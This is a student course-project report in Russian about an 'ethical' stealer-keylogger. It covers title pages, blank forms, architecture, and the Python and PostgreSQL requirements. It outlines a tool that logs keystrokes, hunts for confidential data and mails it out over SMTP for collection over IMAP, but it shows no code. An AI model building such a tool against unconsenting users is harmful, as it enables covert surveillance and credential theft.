

Министерство образования и науки Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего образования «Уральский федеральный университет имени первого Президента России Б.Н. Ельцина» (УрФУ)

Институт фундаментального образования

Кафедра «\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_»

Оценка

Руководитель курсового

Проектирования Мирвода С.Г.

Члены комиссии

Дата защиты 13.01.2024

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

по теме: Продукт «Этичный Стилер-Кейлоггер»

по дисциплине: Языки и методы программирования

Студент: Коротков В.К, Чуфаров К.Н.

(ФИО) (Подпись)

Группа: РИ-311055

Екатеринбург

2024



Министерство образования и науки Российской Федерации  
Федеральное государственное автономное образовательное учреждение высшего образования «Уральский федеральный университет имени первого Президента России Б.Н. Ельцина» (УрФУ)

Институт фундаментального образования

Кафедра «\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_»

**Задание**

**на курсовой проект/работу**

Студент \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

группа

специальность/направление подготовки\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

1.Тема курсового проекта/работы\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

2.Содержание проекта/работы, в том числе состав графических работ и расчетов \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

3.Дополнительные сведения \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

4. План выполнения курсового проекта/работы

|  |  |  |  |
| --- | --- | --- | --- |
| Наименование элементов  проектной работы | Сроки | Примечания | Отметка о выполнении |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

Руководитель \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_/И.О. Фамилия/

Министерство образования и науки Российской Федерации

ФГАОУ ВО «УрФУ имени первого Президента России Б.Н.Ельцина»

**РЕЦЕНЗИЯ**

на курсовую работу (проект)

Студента \_\_\_\_ группы \_\_\_\_

(фамилия имя отчество)

Тема курсовой работы: \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Модуль/дисциплина \_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

1 Соответствие результатов выполнения работы целям и задачам курсового проектирования, результатам обучения по дисциплине/модулю\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

2 Оригинальность и самостоятельность выполнения работы\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

3 Полнота и глубина проработки разделов \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

4 Общая грамотность и качество оформления текстового документа и графических материалов\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

5 Вопросы и замечания \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

6 Общая оценка работы \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Сведения о рецензенте:

Ф.И.О. \_\_\_\_\_\_

Должность \_\_\_\_

Место работы \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Уч. звание \_\_\_\_\_ Уч. степень \_\_\_\_\_

**Подпись** \_\_\_\_\_\_\_\_\_\_\_\_\_\_ **Дата**

**СОДЕРЖАНИЕ**

[ВВЕДЕНИЕ 5](#_Toc155993718)

[1 Задачи руководителя 6](#_Toc155993719)

[1.1 Функциональная диаграмма продукта как он видится 6](#_Toc155993720)

[2 Задачи проектировщика 8](#_Toc155993721)

[2.1 Архитектура продукта и обоснование 8](#_Toc155993722)

[2.2 Требования к системному ПО (ОС, СУБД) 10](#_Toc155993723)

[2.3 Архитектурные диаграммы 11](#_Toc155993724)

[2.3.1 Архитектурная диаграмма продукта 12](#_Toc155993725)

[2.3.2 Функциональные диаграммы UML: диаграмма прецедентов UML, диаграмма состояний UML. 12](#_Toc155993726)

[2.3.3 Диаграмма последовательности UML 15](#_Toc155993727)

[2.3.4 Концептуальная модель БД 17](#_Toc155993728)

[3 Задачи разработчика 19](#_Toc155993729)

[3.1 Подобранные в соответствии с требованиями к системному ПО языки программирования 19](#_Toc155993730)

[3.2 Диаграмма пакетов UML 20](#_Toc155993731)

[3.3 Диаграмма физической модели БД 21](#_Toc155993732)

[ЗАКЛЮЧЕНИЕ 23](#_Toc155993733)

[СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ 24](#_Toc155993734)

[Приложение А Код программ 25](#_Toc155993735)

# ВВЕДЕНИЕ

Видение продукта. Наш продукт представляет собой программу, ориентированную на безопасность и конфиденциальность пользователей. Это инструмент, который помогает защитить личные данные и информацию, предоставляет возможность изучить простые виды кибератак, а также, что немаловажно, позволяет своим авторам сделать первые шаги в области кибербезопасности.

Цель этого продукта - обеспечить безопасность и конфиденциальность данных пользователя, путем указания на наличие уязвимостей на его устройстве, а также помочь изучить такой вид кибератаки как «malware».

Продукт является этичным и прозрачным, так как для его запуска необходимо явное согласие пользователя, а все данные передаются по защищенному каналу и не могут быть просмотрены никем, кроме самого пользователя. Он также обязательно требует мастер-ключа для своей работы, что гарантирует его защищенность и не использование во вред.

Важно отметить, что программа не используется для незаконного доступа или кражи личной информации, а направлена на защиту пользователей и их конфиденциальности.

# 1 Задачи руководителя

Роли в команде были распределены следующим образом: Коротков В.К – руководитель, разработчик. Чуфаров К.Н – проектировщик, разработчик. В виду отсутствия третьего участника команды обязанности разработчика были поделены поровну.

В ходе выполнения курсовой работы был организован github-репозиторий, в котором выполнялся проект, ссылка приложена в списке использованных источников [[1]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ). Также были подключены issues, которые позволили распределить задания между участниками и на протяжении всей разработки были полезным инструментом контроля выполнения проекта.

Видение продукта было приведено выше в разделе «ВВЕДЕНИЕ».

По результатам разработки продукта было получено две программы:

1. Stealer\_Keylogger.py – основная часть продукта, которая представляет из себя условно-вредоносную часть.
2. Administrator\_Interface\_Tools.py – также является основной частью продукта, но исполняет вспомогательную роль к основной программе, представляет из себя нечто вроде интерфейса администратора условно вредоносной программы.

## 1.1 Функциональная диаграмма продукта как он видится

Функциональная диаграмма продукта как он видится приложена в соответствующем каталоге в github-репозитории (Руководитель), ссылка [[7]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ), а также изображена на рисунке 1.




Рисунок 1 – Функциональная диаграмма продукта как он видится

# 2 Задачи проектировщика

## 2.1 Архитектура продукта и обоснование

Для реализации архитектуры продукта выбрана многоуровневая архитектура. В данном случае трёхуровневая.

Трёхуровневая архитектура продукта состоит из следующие слоёв:

1. Слой представления - этот слой отвечает за взаимодействие пользователя с приложением. Он содержит пользовательский интерфейс, через который пользователь взаимодействует с функциональностью приложения. Включает в себя окна, кнопки, поля ввода и другие элементы, которые пользователь видит и использует для работы с программой.

2. Слой приложения - этот слой содержит бизнес-логику приложения. Он включает компоненты, которые реализуют основные функции продукта.

3. Слой доступа к данным - этот слой обеспечивает доступ к данным, хранящимся в базе данных. Включает компонент, который управляет взаимодействием с базой данных, осуществляет вставку данных, предоставляет методы для работы с хранилищем информации.

Далее следует описание того, какие компоненты продукта на каких слоях будут находиться и какие выполнять функции:

1. Слой представления (Presentation Layer - UI):
   * Administrator\_Interface.py: Пользовательский интерфейс для просмотра данных из базы и управления некоторыми функциями продукта.
2. Слой приложения (Application Layer):
   * Stealer\_Keylogger.py: Основной компонент для сбора данных, записи комбинаций клавиш, поиска конфиденциальной информации и отправки данных на почтовый сервер. Также предоставляет пользователю доступ к статистике собранных данных.
   * Mails\_Extractor.py: Сервисный компонент для извлечения и фильтрации писем из почтового клиента.
3. Слой доступа к данным (Data Access Layer - DAL):
   * Database\_Inserter.py: Основная роль этого компонента заключается во взаимодействии с базой данных в СУБД PostgreSQL для вставки отфильтрованных данных, полученных от Mails\_Extractor.py. Он обеспечивает уровень инфраструктуры для получения данных от других слоёв, лежа на границе между бизнес-логикой и доступом к данным.

Объединение программ.

По завершении разработки, программы Mails\_Extractor.py, Database\_Inserter.py и Administrator\_Interface.py были интегрированы в единое решение с возможностью взаимодействия с основной базой данных (СУБД PostgreSQL), название решения: Administrator\_Interface\_Tools.py.

Интегрированная программа обеспечивает следующий функционал:

* Извлечение данных из переданной информации через Mails\_Extractor.py.
* Вставка отфильтрованных данных в базу через Database\_Inserter.py.
* Просмотр данных из базы, уведомления об изменениях через Administrator\_Interface.py.
* Общий доступ и управление данными в базе данных.

Обоснование выбранной архитектуры продукта.

Трехуровневая архитектура, включающая слой представления, слой приложения и слой доступа к данным, имеет несколько преимуществ, которые обусловлены ее структурой и организацией:

1. Модульность:
   * Каждый уровень имеет свои задачи и функции. Это упрощает понимание функциональности и управление кодом, поскольку разные части системы осуществляют различные виды деятельности.
   * Разделение на слои позволяет менять и модифицировать компоненты внутри уровней без влияния на другие части системы.
2. Улучшенная поддерживаемость:
   * Структура слоев делает систему более поддающейся поддержке. Изменения в одном слое редко требуют изменений в других слоях, что уменьшает вероятность ошибок и способствует повышению отказоустойчивости.
3. Повышение безопасности:
   * Четкое разделение уровней улучшает безопасность продукта. Например, изоляция слоя доступа к данным помогает управлять непосредственным доступом к базе данных и снижает риск утечек данных.

## 2.2 Требования к системному ПО (ОС, СУБД)

Требования к операционной системе:

* Windows 10 и выше (рекомендуется Windows 10).
  + Программа совместима с операционными системами Windows 10 & Windows 11.

Требования к системе управления базами данных (СУБД):

* PostgreSQL
  + Версия 15.5 и выше. Программа предполагает использование СУБД PostgreSQL для хранения и обработки данных.

Требования к окружению Python:

* Python 3.9+
  + Программа разработана с использованием Python 3.9 и требует наличия Python 3.9 и выше для корректной работы.

Требования к наличию библиотек Python:

1. os: Встроенная библиотека Python для взаимодействия с операционной системой.
2. smtplib: Встроенная библиотека для отправки электронной почты через протокол SMTP.
3. hashlib: Встроенная библиотека для хэширования данных.
4. time: Встроенная библиотека для работы с временем.
5. keyboard: Библиотека для перехвата и обработки событий клавиатуры в реальном времени.
6. kivy: Фреймворк для разработки многоплатформенных мобильных приложений с использованием языка программирования Python.
7. bs4 (BeautifulSoup): Библиотека для парсинга HTML и XML документов.
8. imaplib: Встроенная библиотека для взаимодействия с почтовыми серверами по протоколу IMAP.
9. email: Встроенная библиотека для работы с электронной почтой.
10. psycopg2: Библиотека для работы с PostgreSQL базами данных.
11. kivy.uix.scrollview, kivy.uix.gridlayout, kivy.uix.popup, kivy.clock: Дополнительные элементы и функции Kivy, используемые для создания пользовательского интерфейса и организации работы приложения.

Инструменты для работы с PostgreSQL:

Дополнительные требования:

* Pgadmin4
  + Для первичного создания и настройки базы данных PostgreSQL, которая предназначена для хранения данных, пересылаемых и обрабатываемых основным программным комплексом продукта.

## 2.3 Архитектурные диаграммы

Во время выполнения проекта, членом команды, занимающим должность проектировщика, были реализованы архитектурные диаграммы продукта и концептуальная модель БД. В частности, были реализованы следующие диаграммы:

1. Архитектурная диаграмма продукта.
2. Функциональная диаграмма UML.

В виду не наличия в нотации UML такой диаграммы, как «Функциональная диаграмма UML» были выбраны и реализованы следующие диаграммы UML:

* 1. Диаграмма прецедентов UML [[3]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).
  2. Диаграмма состояний UML [[3]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).

1. Диаграмма последовательности UML [[4]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).

Также была реализована концептуальная модель БД.

Ниже будут приведены все выполненные диаграммы, а также все диаграммы приложены в github-репозитории.

### 2.3.1 Архитектурная диаграмма продукта

На рисунке 2 изображена архитектурная диаграмма продукта. За основу взята многоуровневая архитектура.




Рисунок 2 – Архитектурная диаграмма продукта

### 2.3.2 Функциональные диаграммы UML: диаграмма прецедентов UML, диаграмма состояний UML.

В виду наличия в продукте двух связанных программа диаграмма прецедентов и диаграмма состояний была реализована отдельно для каждой из программ.

На рисунке 3 изображена диаграмма прецедентов UML для программы Stealer\_Keylogger.py.

